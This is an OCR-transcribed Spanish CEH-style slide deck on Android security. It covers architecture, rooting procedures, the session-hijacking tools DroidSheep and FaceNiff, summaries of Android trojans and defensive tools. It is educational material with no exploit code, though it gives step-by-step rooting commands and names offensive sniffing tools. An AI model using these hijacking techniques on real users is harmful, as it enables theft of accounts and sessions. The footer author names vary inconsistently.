
Android es el nombre del ambiente de software creado por Google para dispositivos móviles que incluye Sistema Operativo, software y aplicaciones claves.



Características

- Marco de aplicación que permite la reutilización y el reemplazo de componentes.
- Máquina virtual Dalvik optimizada para dispositivos móviles.
- Navegador integrado basado en el motor WebKit de código abierto.
- SQLite para almacenamiento de datos estructurados.
- Soporte multimedia para audio comunes, vídeo y formatos de imágenes fijas (MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, GIF).
- Entorno de desarrollo incluyendo un emulador de dispositivos, herramientas para depuración, memoria y perfiles de rendimiento, y un plugin para el IDE Elipse.

Arquitectura de Android



C|EH Julio Iglesias Pérez

Arquitectura de Android

Aplicación: Las aplicaciones provistas por Android incluyen: cliente de correo electrónico, SMS, calendario, mapas, navegador, contactos, etc. Estas aplicaciones están escritas en lenguaje Java

Marco de Aplicación

- Android al ser una plataforma abierta, los desarrolladores tienen acceso completo a la API que es utilizada por las aplicaciones básicas
- El Sistema de Vista puede ser utilizado para crear listas, grids, text boxes, botones, etc. en la aplicación
- El proveedor de contenidos permite a las aplicaciones acceder a los datos desde otras aplicaciones, con el fin de compartir sus propios datos
- El administrador de recursos aloja los recursos de no-código como cadenas, gráficos, etc.
- El administrador de notificaciones ayuda a las aplicaciones a mostrar mensajes personalizados en la barra de estado
- El administrador de actividades controla el ciclo de vida de las aplicaciones

Arquitectura de Android

Librerías: Comprenden cada código que proporciona las características principales de un sistema operativo Android. Por ejemplo, la base de datos de apoyo es proporcionada por la librería SQLite para que una aplicación pueda utilizar para el almacenamiento de datos y funcionalidades para el navegador web proporcionado por el Kit de Biblioteca Web.

La librería principal de Android incluye el Administrador de superficie, Media Framework, SQLite, OpenGL | ES, FreeType, WebKit, SGL, SSL, licb, SQLite (motor), y LibCoreWeb (motor de navegador web)

Arquitectura de Android

Librerías: Comprenden cada código que proporciona las características principales de un sistema operativo Android. Por ejemplo, la base de datos de apoyo es proporcionada por la librería SQLite para que una aplicación pueda utilizar para el almacenamiento de datos y funcionalidades para el navegador web proporcionado por el Kit de Biblioteca Web.

La librería principal de Android incluye el Administrador de superficie, Media Framework, SQLite, OpenGL | ES, FreeType, WebKit, SGL, SSL, licb, SQLite (motor), y LibCoreWeb (motor de navegador web)

Android Runtime: Incluye librerías básicas y la máquina virtual de Dalvik. El conjunto de librerías básicas permite a los desarrolladores escribir aplicaciones Android utilizando el lenguaje de programación Java. La Máquina virtual Dalvik es de gran ayuda en la ejecución de aplicaciones de Android. Dalvik puede ejecutar múltiples máquinas virtuales de manera eficiente.

Arquitectura de Android

Kernel de Linux: El sistema operativo Android fue construido basado en el núcleo Linux. Esta capa está formada por todos los controladores de dispositivos de bajo nivel, controlador de pantalla, controlador de cámara, controlador de memoria Flash, controlador Binder (IPC), controlador de teclado, controlador WIFI, controlador de audio, y la administración de energía de varios componentes de hardware de un dispositivo Android .

Android Device Administration API

El Device Administration API fue introducido en Android 2.2 y provee características administrativas a nivel del Sistema. Estas APIs permiten a los desarrolladores crear aplicaciones seguras.

Sus características son: Contraseña habilitada, longitud mínima de contraseña, contraseñas alfanuméricas requeridas, contraseñas complejas requeridas en la contraseña, mínimo de letras requeridas en la contraseña, mínimo de letras minúsculas en la contraseña, mínimo de caracteres no-letras requeridas, mínimo de dígitos requeridos, mínimo de símbolos requeridos, mínimo de letras mayúsculas requeridas, tiempo de caducidad de la contraseña, restricción en el historial de las contraseñas, máximo de intentos en la contraseña, máximo de tiempo de inactividad antes de bloquear el dispositivo, requerir cifrado en el almacenamiento, deshabilitar cámara, bloquear dispositivo inmediatamente, limpiar los datos del dispositivo.

Android Device Administration API

C|EH Julio Iglesias Perez

Android Rooting

El Rooting permite a los usuarios de Android lograr control privilegiado (conocido como "acceso de superusuario") en el subsistema.

Este proceso involucra explotar vulnerabilidades en el firmware del dispositivo y copiar el binario SU a una ubicación (ej /system/xbin/su) y obtener acceso con el comando chmod.

El rooting permite a las aplicaciones ejecutar comandos con privilegios como:

Modificar o eliminar archivos del sistema, módulos, ROMs (stock firmware) y núcleos; quitar aplicaciones de fabricante (bloatware); acceso en bajo nivel al hardware que típicamente no está disponible en la configuración por defecto; rendimiento mejorado, tethering (atado) wifi y bluetooth; instalar aplicaciones en tarjetas SD; mejor interfaz y teclado.

Los riesgos involucrados al Rooting:


Pierde garantía; rendimiento pobre; infección malware; brick.

Rooteando Teléfonos Android con SuperOneClick

- Conectar el dispositivo Android en el equipo vía USB.
- Instalar el controlador si es necesario.
- Desconectar y reconectar, pero esta vez seleccionar "change only" para asegurarse de que la tarjeta SD no sea montada.
- Ir a Settings, Applications, Develpment, y habilitar USB Debugging para configurar el Android en modo depuración.
- Ejecutar SuperOneClick.exe.
- Clic en el botón "Root".
- Esperar hasta que salga el mensaje "Running a Su test Success!"
- Ahora revisar las aplicaciones instaladas en el dispositivo.
- El ícono Superuser significa que tenemos acceso de superusuario (reiniciar el dispositivo si es que éste no aparece).

CEH Julio Iglesias

Rooteando Teléfonos Android con SuperOneClick



C|EH Julio Iglesias Pérez

Rooteando Teléfonos Android con Superboot

1. Descargar y extraer los archivos de Superboot.
2. Colocar el teléfono en modo bootloader
   - Apagar el dispositivo, quitar la batería, y colocar el cable USB.
   - Cuando el ícono de la batería aparezca en la pantalla, volver a colocar la batería.
   - Ahora presionar el botón encendido mientras manteiene pulsado el botón de la cámara
   - Para teléfonos Android que tienen el trackball, apagar el teléfono y mantener presionado el trackball, luego encender el teléfono.
3. Dependiendo del S.O. del equipo realizar:
   - Windows: Doble clic en "install-superboot-windows.bat".
   - Mac y Linux: Abrir una terminal en el directorio donde contenga los archivos y luego ejecutar: chmod +x install-superboot-mac.sh seguido de ./install-superboot-mac.sh
4. El dispositivo está rooteado.

Herramientas de Rooteo de Android

Además, existen otras herramientas que pueden ser utilizadas para rootear Android:

- Unrevoked: http://unrevoked.com
- Recovery Flasher: http://sites.google.com/site/adlxmod
- Universal Androot: http://forum.xda-developers.com
- Unlock Root: http://www.unlockroot.com

C|EH Julio Iglesias Perez

Session Hijacking utilizando DroidSheep

- Es una herramienta web para realizar session hijacking (sidejacking).
- Escucha paquetes HTTP enviados vía wifi (802.11) y extrae los IDs de las sesiones de estos paquetes.
- Puede capturar sesiones utilizando la librería libpcap y soporta: Redes abiertas, redes cifradas con WEP, cifradas con WPA y WPA2 (PSK solamente).

C|EH Julio Iglesias Ortiz

Session Hijacking utilizando DroidSheep

C|EH Julio Iglesias Pérez

Sniffer para Android: FaceNiff

FaceNiff es una aplicación para Android que permite realizar sniff e interceptar perfiles de sesiones Web solo cuando Wi-Fi no está utilizando EAP, pero debería trabajar sobre cualquier red privada (Open/WEP/WPA-PSK/WPA2-PSK).

Esta aplicación no funciona si el usuario web utiliza SSL.

CEH Julio Iglesias Vázquez

Sniffer para Android: FaceNiff

C|EH Julio Iglesias Pérez

Troyano para Android: ZitMo (Zeus-in-the-Mobile)

Este Troyano malware fue diseñado para robar cuentas bancarias online. Este elude la aplicación segura bancaria o simplemente enviando SMS desde los teléfonos infectados a un móvil de comando y control de propiedad de los cibercriminales.

C|EH Julio Salcedo Suárez

Troyano para Android: ZitMo (Zeus-in-the-Mobile)


C|EH Julio Iglesias Perez

Troyano para Android: GingerBreak

GingerBreak es un troyano que infecta los dispositivos móviles con Android. Cae y ejecuta otro Troyano detectado como Exploit: **"AndroidOS/CVE-2011-1823",** si éste se ejecuta satisfactoriamente, obtiene privilegios administrativos en el dispositivo.

C|EH Julio Galicia Vázquez


Troyano para Android: GingerBreak



C|EH Julio Iglesias Pérez

Troyano para Android: AcnetSteal

- AcnetSteal: Es un programa que recolecta datos e información del dispositivo. Envía información de los contactos a una ubicación remota utilizando el cifrado tripe DES.




C|EH Julio Iglesias Suárez

Troyano para Android: Cawitt

- Cawitt: Opera silenciosamente en segundo plano obteniendo información del dispositivo para luego enviarla a un servidor remoto. Recolecta información como ID del dispositivo, número IMEI (International Mobile Equipment Identity), número de teléfono, ID BOT, y módulos.

Troyano para Android: Cawitt



C|EH Julio Iglesias Pérez

Troyano para Android: Frogonal

- Frogonal: Es una versión reempaquetada de una aplicación original donde sus funcionalidades extra son utilizadas para propósitos maliciosos. Extrae información como Identificación de la aplicación del troyano, número de teléfono, número IMEI, serial SIM, modelo del dispositivo, versión del Sistema Operativo, disponibilidad root.

Troyano para Android: Frogonal

CEH Julio Iglesias Pérez

Troyano para Android: Gamex

- Gamex: Esconde sus componentes maliciosos dentro del archivo empaquetado. Una vez que obtiene acceso root por parte del usuario, se conecta a un servidor de comando y control (C&C) para descargar mas aplicaciones y luego enviar los números IMEI e IMSI. También establece conexión a un vínculo externo que contiene un archivo APK reempaquetado, y procede a descargar e instalar el archivo.

Troyano para Android: Gamex

C|EH Julio Iglesias Pérez

Troyano para Android: KabStamper

- Kabstamper: Es un malware distribuido por aplicaciones con troyanos que entrega noticias y videos en el grupo AKB48. Su código es muy destructivo ya que destruye (valga la redundancia) imágenes encontradas en tarjetas SD, DCIM, carpeta de la cámara, etc. Cada cinco minutos, el malware revisa su carpeta y la modifica cada imagen encontrada sobrescribiéndola con una imagen predefinida.


Troyano para Android: KabStamper

C|EH Julio Iglesias Pérez

Troyano para Android: Mania

- Mania: Es un malware que envía SMS con el contenido "tel" o "quiz" al número 84242. Cualquier respuesta a este número es redirigido a otro dispositivo para prevenir que el usuario sospeche. Es conocido por utilizar una técnica de "troyanización", donde es reempaquetado con otra aplicación original para engañar a las víctimas.

Troyano para Android: Mania



C|EH Julio Iglesias Pérez

Troyano para Android: PremiumSMS

- PremiumSMS: es un troyano que recoge beneficios de sus actividades de envío de SMS. Tiene un archivo de configuración que contiene datos sobre el contenido de los mensajes SMS y los numbres de sus receptores.
- Ejemplo:
- PremiumSMS:
  - 1. Número: 1151
  - Contenido: 692046 169 BG QCb5T3w
  - 2. Número: 1161
  - Contenido: 692046 169 BG QCb5T3w
  - 3. Número: 3381
  - Contenido: 692046 169 BG QCb5T3w

CIEH Julio Iglesias Perez

Troyano para Android: SMSSpy

- SmsSpy. Posee una suite de aplicaciones de seguridad Android que registra todos los mensajes SMS recibidos dentro de una base de datos. Este malware apunta a clientes bancarios en España donde por spamm envía un mensaje de Protección de Seguridad Extra para el móvil.

C|EH Julio Iglesias Pérez


Troyano para Android: SMSSpy

C|EH Julio Iglesias Pérez

Troyano para Android: DroidLive SMS

- DroidLive se enmascara como una biblioteca de Google, intenta utilizar el API de Administración de Dispositivo. Intenta instalarse por si mismo como una aplicación de administración de dispositivo, y es capaz de aprovechar los datos personales y la realización de una mezcla de actividades nefastas en dispositivos móviles Android.

Troyano para Android: DroidLive SMS



Troyano para Android: UpdtKiller

- UpdtKiller: Se conecta a un servidor de comando y control (C&C), desde donde recibe comandos y envía información del usuario. Este malware también es capaz de matar procesos de antivirus, y así evitar ser detectado.

C|EH Julio Iglesias Perez


Troyano para Android: UpdtKiller

CEH Julio Iglesias Pérez

Troyano para Android: FakeToken

- FakeToken roba factores de autenticación y banco (Contraseña de Internet y mTAN) directamente desde el dispositivo.
- A través de correos phishing, inyectando páginas web, e inyectando páginas web phishing, puede ser enviador por el banco, puede simular ser una aplicación segura, y puede redirigir a usuarios a un falso vendedor que ofrece "eBanking SMS Guard".

Troyano para Android: FakeToken



CIEH Julio Iglesias Pérez

Asegurando dispositivos Android

- Habilitar el bloqueo de pantalla en su dispositivo Android.
- Nunca rootear el dispositivo.
- Descargar aplicaciones solo del market oficial.
- Mantener su dispositivo actualizado con un software de A.V. para Android.
- No descargar aplicaciones APK (Android Package Files) directamente.
- Mantener actualizado el Sistema.
- Utilizar Protectores Android gratuitos donde pueda asignar contraseñas a los mensajes de texto, cuentas de correos electrónicos, etc.
- Personalizar su pantalla bloqueada con información del usuario.

CEH Julio Iglesias Pérez

Política de Aplicaciones de Dispositivo Google

Esta política permite al administrador de Google Apps del dominio establecer políticas de seguridad para su dispositivo Android.

Se trata de una aplicación de administración de dispositivos de Google Apps para Negocios, Educación, y Gubernamentales que hacen de su dispositivo Android más seguro para el uso empresarial.

Esta aplicación permite a los administradores de TI hacer cumplir las políticas de seguridad y borrar de forma remota el dispositivo.

Además, esta aplicación permite sonar, bloquear o localizar los dispositivos Android a través de la página de Mis dispositivos: http://www.google.com/apps/mydevices

CHEH Julio Iglesias Suárez

Política de Aplicaciones de Dispositivo Google

C|EH Julio Iglesias Pérez

Limpieza remota de servicios

- Si los usuarios tienen instalado Google Sync en un dispositivo móvil soportado o con la Política de Aplicaciones de Dispositivo Google, se puede utilizar el panel de control de Google Apps para limpiar remotamente el dispositivo.
- Para limpiar remotamente un dispositivo perdido o robado:
  - Iniciar sesión en el panel de control de Google Apps.
  - Clic en Settings, Mobile
  - En la pestaña Devices, llevar el cursor sobre el dipositivo que se quiere limpiar.
  - Clic en Remote Wipe.
  - Aparecerá un diálogo de confirmación. Si estamos seguros de realizar la limpieza, hacer clic en Wipe Device.

CEH Julio Iglesias Pérez

Herramienta de Seguridad Android: DroidSheep Guard

- Esta herramienta monitorea la tabla ARP y las ventanas emergentes, en caso de detectar entradas sospechosas en las tablas APR.
- Puede deshabilitar la conexión WIFI inmediatamente para proteger las cuentas.
- Trabaja con ataques basados en ARP como DroidSheep y Faceniff

CEH Julio Iglesias Perez

Herramienta de Seguridad Android: DroidSheep Guard

C|EH Julio Iglesias Perez

Escaner de Vulnerabilidades para Android: X-Ray

- X-Ray escanea el dipositivo Android para determinar si hay vulnerabilidades o falta de parches en el Sistema.
- Presenta la lista de vulnerabilidades que permiten identificar y revisar la presencia de cada vulnerabilidad en el dispositivo.
- X-Ray es automáticamente actualizado para permanecer escaneando las nuevas vulnerabilidades descubiertas.

Escaner de Vulnerabilidades para Android: X-Ray

C|EH Julio Iglesias Pérez

Herramienta de Test de Intrusión para Android: Android Network Toolkit - Anti

- En cada ejecución, Anti va a mapear la red, escanear por dispositivos activos y vulnerabilidades y mostrará la información según lo siguiente: led verde indica dispositivo activo, led amarillo indica puertos disponibles, y led rojos indica que se encontró una vulnerabilidad.
- Cada dispositivo será representando el tipo de dispositivo.
- Cuando termina el escaneo, Anti producirá un reporte automático especificando qué vulnerabilidades están presentes en el dispositivo, mejores prácticas y cómo corregir cada una.

CEH Julio Iglesias Pérez

Herramienta de Test de Intrusión para Android: Android Network Toolkit - Anti

C|EH Julio Iglesias Pérez


Herramientas de rastreo Android

- Herramientas de rastreo Androd
- Find my Phone: http://findmyphone.mangobird.com
- Prey Anti-Theft: http://preyproject.com
- Android Anti Theft Security: http://www.snuko.com
- Where is my Droid: http://whereismydroid.com
- iHound: http://www.ihoundsoftware.com
